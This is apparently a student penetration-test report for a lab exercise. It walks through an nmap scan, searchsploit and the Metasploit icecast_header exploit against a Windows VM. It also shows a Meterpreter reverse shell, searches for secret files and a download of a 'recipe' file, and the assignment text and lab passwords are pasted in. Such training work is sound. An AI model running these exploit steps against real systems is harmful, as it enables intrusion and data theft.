

GoodSecurity Penetration Test Report

ShaharSigal@GoodSecurity.com

1/18/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings:

Machine IP:

192.168.0.20

Mr. Gruber's computer ip address.

Hostname:

MSEDGEWIN10

Mr. Gruber's computer's hostname.

Vulnerability Exploited:

icecast_header

Metasploit module used in attacking Mr. Gruber's computer.

Vulnerability Explanation: This type of buffer overflow attack in icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.¹

¹ [CVE - CVE-2004-1561 \(mitre.org\)](https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-1561)

Severity:

7.5 HIGH

The level of vulnerability on Mr. Gruber's computer is very high, and requires immediate attention!

Proof of Concept:

Homework: Penetration Test Engagement

In this activity, you will play the role of an independent penetration tester hired by GoodCorp Inc. to perform security tests against their CEO's workstation.

- The CEO claims to have passwords that are long and complex and therefore unhackable.
- You are tasked with gaining access to the CEO's computer and using a Meterpreter session to search for two files that contain the strings recipe and securefile.
- The deliverable for this engagement will be in the form of a report labeled Report.docx.

Setup

- Before you begin, we'll need to start the Icecast server to emulate the CEO's computer.
 - Log onto the DVW10 machine (credentials IEUser:Passw0rd!) and wait for the Icecast application to popup.
 - Then click Start Server.

Reminders

- A penetration tester's job is not just to gain access and find a file. Pentesters need to find all vulnerabilities, and document and report them to the client. It's quite possible that the CEO's workstation has multiple vulnerabilities.
- If a specific exploit doesn't work, that doesn't necessarily mean that the target service isn't vulnerable. It's possible that something could be wrong with the exploit script itself. Remember, not all exploit scripts are right for every situation.

Scope

- The scope of this engagement is limited to the CEO's workstation only. You are not permitted to scan any other IP addresses or exploit anything other than the CEO's IP address.
- The CEO has a busy schedule and cannot have the computer offline for an extended period of time. Therefore, denial of service and brute force attacks are prohibited.
- After you gain access to the CEO's computer, you may read and access any file, but you cannot delete them. Nor are you allowed to make any configuration changes to the computer.
- Since you've already been provided access to the network, OSINT won't be necessary.

Lab Environment

For this week's homework, please use the following VM setup:

- Attacking machine: Kali Linux root:toor
- Target machine: DVW10 IEUser:Passw0rd!

NOTE: You will need to login to the **DVW10** VM and start the icecast service prior to beginning this activity using the following procedure:

- After logging into DVW10, type "icecast" in the Cortana search box and hit **Enter**.
- The icecast application will launch.
- Click on **Start Server**.
- You are now ready to begin the activity.

Deliverable

Once you complete this assignment, submit your findings in the following document:

- Report.docx

Instructions


You've been provided full access to the network and are getting ping responses from the CEO's workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:

- Run the Nmap command that performs a service and version scan against the target.

Answer: **nmap -sV 192.168.0.20**

To get all services and versions on Mr. Gruber's computer.



```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-13 20:28 PST
Nmap scan report for 192.168.0.20
Host is up (0.0063s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8000/tcp  open  http        Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.77 seconds
root@kali:~#
```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

- Run the SearchSploit commands to show available Icecast exploits.

Answer: **searchsploit icecast**

After Discovering he has an icecast streaming media server, I used searchsploit to search for vulnerabilities.



Exploit Title	Path
Icecast 1.1.x/1.3.x - Directory Traver	exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name	exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()'	exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow	exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex	exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex	exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O	exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln	exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav	exploits/linux/remote/21602.txt

```
root@kali:~# searchsploit icecast
Exploit Title | Path
               | (/usr/share/exploitdb/)


Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt

Shellcodes: No Result
root@kali:~#
```

3. Now that we know which exploits are available to us, let's start Metasploit:

- Run the command that starts Metasploit:

Answer: **msfconsole**




4. Search for the Icecast module and load it for use.

- Run the command to search for the Icecast module:

Answer: **search icecast**

After running searchsploit, I am running metasploit to find an exploit to use against Mr.

Gruber's computer.



```
root@kali: ~
[+]
[  https://metasploit.com

      =[ metasploit v5.0.84-dev
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post
+ -- --=[ 560 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
]

Metasploit tip: You can use help to view all available commands

msf5 > search icecast

Matching Modules
=====
#   Name                               Disclosure Date  Rank    Check  Descri
ption
-   ----
-----
0   exploit/windows/http/icecast_header  2004-09-28      great  No     Icecas
t Header Overwrite

msf5 >
```

- Run the command to use the Icecast module:


Note: Instead of copying the entire path to the module, you can use the number in front of it.

Answer: **use 0**

5. Set the RHOST to the target machine.

- Run the command that sets the RHOST:

Answer: **set RHOST 192.168.0.20**




A screenshot of a terminal window titled "Terminal". The window shows a root shell on a Kali Linux system. The user has run the command "use 0" to select the "icecast_header" module. They then ran "set RHOST 192.168.0.20" to set the remote host to the specified IP address. The terminal prompt is "msf5 exploit(windows/http/icecast_header) >".

6. Run the Icecast exploit.

- Run the command that runs the Icecast exploit.

Answer: **run**

I ran the exploit to establish a connection to Mr. Gruber's computer with meterpreter.
Then,



A screenshot of a terminal window titled "Terminal". The window shows a root shell on a Kali Linux system. The user has run the "use 0" command to select the "icecast_header" module and "set RHOST 192.168.0.20" to set the remote host. They then ran the "run" command to execute the exploit. The terminal output shows the exploit starting a reverse TCP handler on port 4444, sending the payload to the target, and opening a meterpreter session. The session information includes the IP address (192.168.0.20), port (49730), and date/time (2013-01-20 20:41:16). The prompt changes to "meterpreter >".

First: **run sysinfo**

To make sure we are connected to Mr. Gruber's computer

```
root@kali: ~
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49730) at 2022-01-13 20:41:16 -0800

meterpreter > sysinfo
Computer      : MSEdgeWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
```

- Run the command that performs a search for the secretfile.txt on the target.

Answer: **search -f *secretfile*.txt**

I am searching for file secretfile.txt, and successfully was able to find it.

```
root@kali: ~
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49730) at 2022-01-13 20:41:16 -0800


meterpreter > sysinfo
Computer      : MSEdgeWIN10
OS            : Windows 10 (10.0 Build 17763).
Firefox ESR     : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > search -f secretfile.txt
^C(-) Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
  c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

7. You should now have a Meterpreter session open.

- Run the command to performs a search for the recipe.txt on the target:

Answer: `search -f *recipe*.txt`

I am searching for file recipe.txt, and successfully was able to find it.



The screenshot shows a terminal window titled "Terminal" with the command prompt "root@kali: ~". The session details are as follows:

```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49730) at 202
2-01-13 20:41:16 -0800


meterpreter > sysinfo
Computer      : MSEdgeWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > search -f secretfile.txt
^C[-] Error running command search: Interrupt
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f recipe.txt
No files matching your search were found.
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

The terminal window is part of a desktop environment, with a sidebar containing icons for various applications like a browser, file manager, and terminal.

- **Bonus:** Run the command that exfiltrates the recipe*.txt file:

Answer: [download “c:\Users\IEUser\Documents\Drinks.recipe.txt”](#)

The next task was to demonstrate extraction of the file recipe.txt from Mr. Gruber's computer, and it was successful.



```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49730) at 2022-01-13 20:41:16 -0800

meterpreter > sysinfo
Computer        : MSEdgeWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
